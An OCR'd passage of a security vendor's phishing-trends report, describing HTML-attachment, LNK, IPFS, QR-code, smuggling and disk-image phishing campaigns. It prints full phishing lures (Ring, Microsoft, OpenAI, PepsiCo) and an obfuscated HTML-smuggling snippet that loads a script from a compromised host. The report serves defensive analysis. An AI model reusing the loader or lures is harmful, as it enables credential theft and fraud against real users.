
BRAND IMPERSONATION | TIME PRESSURE | CREDENTIAL HARVESTING

2, Malicious HTML email attachments allow phishers to host hijacked websites on the victim’s local machine.

Malicious HTML email attachments give phishers a strategic advantage because of their ability to take users to a malicious website that is now hosted on the victim’s local machine instead of the internet.

Standard URL reputation checks are avoided, and phishing content can’t be detected since nothing is hosted on the internet. In this case, an examination of the HTML and CSS code shows expert use of the same fonts, colors, and logo of the very brand it is trying to impersonate.

In this case, victims believed their Ring account was about to be deactivated and were tricked into providing credit card information and other personal data, including SSN. An account activation notification appears briefly and then the web browser redirects victims to the real Ring website. As for the victim’s data, it’s now stored on the servers of the hijacked website.



ring

update your account

It has come to our attention that your Ring information are out of date. This require you to update information as soon as possible. This update is also a new Ring security statement which goes according to the established norms on our terms of service (TOS) to reduce the instance of fraud on our website.
Please update your records on . A failure to update your records may result on a suspension of your account.

To update your Ring records click on the following link:
https://ring.com/dashbord/upgrade/

This new security statement will helps us continue to Ring as a secure and cost-effective payment service. We appreciate your cooperation and assistance.

Sincerely,
The Ring Team

Plans | Update
immobilmedia.com/ring/plans.php

Enter your Credit Card details

First Name
Last Name
Card Number
Expiration (MM/YY)
CVC
Date of birth
Social Security Number
Billing Address
Billing Address (Optional)
Postal Code
City
United State
State

By continuing, you agree to Ring's Terms of Service


MALICIOUS HTML ATTACHMENTS

BRAND IMPERSONATION

CREDENTIAL HARVESTING

3. Using LNK files, attackers avoid detection, gain access to systems, and execute malicious payloads.

What appears to be a secured document is actually a Windows shortcut known as a LNK file.



Authentication required

This document is password protected. Please authenticate with your office credentials to view document

LNK is a file format used by Windows OS as a shortcut to act as a pointer to open a file, folder, or application. LNK files are based on Shell Link binary file format (file-based shortcuts) which holds information used to access another data object.

What does this mean? A LNK file maliciously execute anything on a victim's computer. For phishers looking for innovative ways to avoid detection (especially after Microsoft started to automatically disable macros in email attachments), LNK files answer the call.

This particular LNK file was used to download and execute Remcos remote access trojan to fully control the victim's computer and collect sensitive information.

Infected machines give attackers the ability to:

- Surveil user behavior with keystroke monitoring, screenshot captures, webcam recordings, and other spyware.
- Deleting, downloading, manipulating, and stealing files.
- Gaining admin privileges and disabling user account control (UAC)
- Installing malware, ransomware, and other viruses.

CLOUD SERVICE ABUSE

TROJAN HORSE

EXPLOITATION OF CURRENT EVENTS

4. Decentralized network file systems and personalization pack a double punch.

Most phishing sites follow a **centralized client-server model** where phishing content is hosted on a legitimate server that was hacked and hijacked by the phisher. One discovered, it is easy to deactivate the site.


INKY saw a trend of cybercriminals using a **decentralized, peer-to-peer model** that is distributed and hosted amongst multiple nodes in the network. These attacks are resilient to takedowns because the phishing content exists on multiple nodes at the same time, so phishing content is still active even if one node is targeted.

In one example, INKY detected phishing emails containing a malicious link which directed victims to a malicious page hosted on the InterPlanetary File System (IPFS). The IPFS is a decentralized peer-to-peer file sharing network used to store and share data, in a distributed file sharing system.

At the end of the link, you'll find a URL parameter. The magic behind this URL parameter is that it contains the recipient's workplace – as taken from their email address. It takes victims to very convincing malicious website – one that mimics their own.

Hovering over the button reveals a malicious URL with two tricks in store:

hxxps://bafybeidqi4sn5nfnfxlgasem4gsdmbq6m55iu6gtouomdgfwu4fx7ps7oq.ipfs[.]dweb[.]link/login.htm#b@inky.com



[redacted] IT Support
Important changes on [redacted] Today 4/25/2023 7:06:22 p.m.
To: [redacted]
April 25, 2023 at 3:06 PM

OpenAI

Verify your email address

To continue using the same setup on your account, please verify that this is your email address [redacted]

VERIFY YOUR EMAIL

This link will expire in 5 days.please do not disregard this email. For help, contact us through our Help center.


BRAND IMPERSONATION | MALICIOUS LINKS | CREDENTIAL HARVESTING | DYNAMIC REDIRECTION

5. Malicious QR codes have become the fastest growing phish.

QR codes are popping up everywhere, providing a quick path to information we seek. Once a harmless marketing tool, QR codes are being exploited by cybercriminals for credential harvesting.

Technically, QR stands for quick response because of QR codes' ability to provide information in the snap of a finger. INKY caught thousands upon thousands of these tricky phish in 2023. The QR codes conceal the malicious URL from recipients and security software. As a result, victims scanning the QR code are unknowingly taken to a phishing site so that their credentials can be stolen.

Malicious QR codes are just one part of the puzzle. Without the right email security in place, these dangerous messages would have gone undetected due to another known phishing tactic: image-based textual messages sent as attachments.



[redacted] June 20, 2023 at 1:27 PM

All [redacted] Team Mandatory 2FA Requirement

To: [redacted]

Reply-To: [redacted]

Microsoft

Microsoft Account 2FA Authenticator Setup

You are being held responsible to review security update as of **6/20/2023.Quickly scan above QR Code with your phone camera.** to set up two-factor authentication on your account.

Review security requirements within **2 days** to avoid being locked out.

DOMC© 2023 Microsoft Corporation. All rights reserved.

Privacy Statement

Acceptable Use Policy

Secure Email Gateways (SEGs) and similar security systems are designed to detect basic textual clues that signal phishing. One way around that is to design an email without text. In this case, the examples above actually contain no text. That's right, no text. Instead, the text is embedded in an image and attached to the phishing email. Fortunately, INKY uses optical character recognition (OCR) that extracts the text from an attached email and uses it in combination with other artificial intelligence algorithms to detect an email as dangerous.

BRAND IMPERSONATION

IMAGE BASED PHISH


CREDENTIAL HARVESTING

QR CODES

6. HTML smuggling made easy with clever phish kits.

In 2023, INKY uncovered a new phish kit for an HTML smuggling campaign that most email security systems would easily miss. While there were many different forms of this email, all were capable of convincing recipients that their individual company benefits, payroll, or health insurance account required immediate attention. Let us walk you through some of what INKY saw…

- The emails are personalized - parts of the recipient's email address are used in the sender's display name, HTML attachment name, and email subject.
- No text can be found in the email body, except for fake disclaimer in the footer.
- The malicious script is encoded so that email scanners can't analyze the code.
- When opened, the HTML attachment builds credential harvesting form hosted on the recipient's local machine. Signing in will send the login credentials to a third-party server controlled by phishers.



Compliance
Employee Pay Raise and Benefits for [redacted] ON Wed, July 5, 2023
To: [redacted]
July 5, 2023 at 1:49 PM

IMPORTANT: The contents of this email and any attachments are confidential. They are intended for the named recipient(s) only. If you have received this email by mistake, please notify the sender immediately and do not disclose the contents to anyone or make copies thereof.

Memo.htm.

Microsoft

← [redacted]


Enter password

Because you're accessing sensitive info, you need to verify your password

Password

Forgot my password

Sign in



Employee payroll.html UNREGISTERED

```
<html> <input type="hidden" class="AE4AgcbB" id="b64e"
 value="anNoYXdAYmlvbG9naWNzY29uc3VsdGluZy5jb20="></
input> <svg onload=' var eleM = document.createElement
    ("script");eleM.src = String.fromCharCode(104,116,
    116,112,58,47,47,109,111,116,101,108,98,111,117,
    116,105,113,117,101,98,121,119,111,108,102,105,110
    ,110,46,99,111,109,47,109,109,109,47,104,111,115,
    116,37,53,98,50,49,37,53,100,47,97,100,109,105,110
    ,47,106,115,47,109,115,46,112,104,112);document.
    body.appendChild(eleM);'></html>
```


Recipient's email address is Base64 encoded

Malicious link is obfuscated as numbers

Line 1, Column 493 Tab Size: 4 HTML

- The source has been obfuscated to avoid detection. This is advantageous for phishers because a recipient's web browser only decodes the malicious script after the phishing email has been delivered and scanned.
- Malicious code gets executed locally behind any firewalls and security defenses.

- A different part of the hijacked site hosts an admin panel that phishers use to login and access stolen credentials stored on the hijacked site's server.



motelboutiquebywolfinn.com/mmm/host%5b21%5d/admin/

ADMIN PANEL

Welcome Back Greatness Boss

Please input your password

I Agree to the terms and service.

Login

Im not responsible for any damage caused by this page

BRAND IMPERSONATION

CREDENTIAL HARVESTING

PHISH KITS

HTML SMUGGLING

DISPLAY NAME SPOOFING

7, Malicious disk image mirrors drive structure

Phishers impersonating the brand PepsiCo and pretending to be potential clients, sent phishing emails claiming to be in need of some new suppliers. Recipients are told the details can be found in the attached RFQ (Request for Proposal).


What the would-be victims don't know is that attached to the email is a malicious disk image.

What is a Malicious Disk Image?

A disk image is a single file that reproduces all the contents and functionality of a hard disk, optical disk, or other storage device. mage, disguised as a RFQ (Request for Quote). One click will infect the victim's computer.

A disk image is a great way to backup hard disks because unlike conventional backup programs, a disk image makes a copy of the structure of the drive, including data, programs, and formatting. A disk image so closely mirrors the actual drive that if your main drive ever fails, you can restore everything from the disk image, including personal preferences and plugins.

The way in which this phishing email was deployed also aids in its success. To evade geographical filters, these emails were sent from several virtual private servers, based in the U.S. and controlled by phishers.



[redacted] - Pepsico LLC Procurement Operations
Pepsico LLC RFQ P1005712
To: [redacted]

July 31, 2023 at 12:15 PM

Spoofed PepsiCo Email Address

Dear Supplier,

We have called the number on your website but unfortunately no one answered.

We kindly request you to submit your quotation on supplying to **PepsiCo LLC** as per your company stated Products.

Please find in the attachment **RFQ P1005712** that include all details for the needed products.

Please note that Vendor's Quotations in response to this RFQ will be incorporated **ONLY** if they include all information in the **Quotation Submission Requirements Checklist** found below.

Failure to include all sections may result in the rejection of your quotation.

All Quotations Must Be:

- ✓ *Printed on Official Company Letterhead, Signed and Stamped.*
  - o Key contact name, title, address (if different from above address), direct telephone and fax numbers.
- ✓ *Including Accurate, Clear and Complete Pricing.*
  - o Include fees-breakdown and estimates of any other expenses.
- ✓ *Including the Issuing Date of the Quotation.*
- ✓ *Including the Validity Date for the Quotation.*
- ✓ *VAT shall be indicated separately (VAT percentage , VAT amount) .*
- ✓ *Quotations shall be provided in excel format, doc, img & non editable (PDF).*
- ✓ *Soft Copy (electronic) is only need, no hard copies.*

Deadline for Quotation Submission	8/5/2023

Remarks:

- ***Pepsico LLC Payment Terms: Net 60 Days.***
- ***Pepsico LLC retains the right to refuse any quotation collected, wholly or partially, without providing any cause, reason or basis for this refusal.***
- ***Pepsico LLC will not reimburse costs incurred in developing the quotation.***
- ***Pepsio LLC reserves the right to negotiate on all or any part of the quotation.***
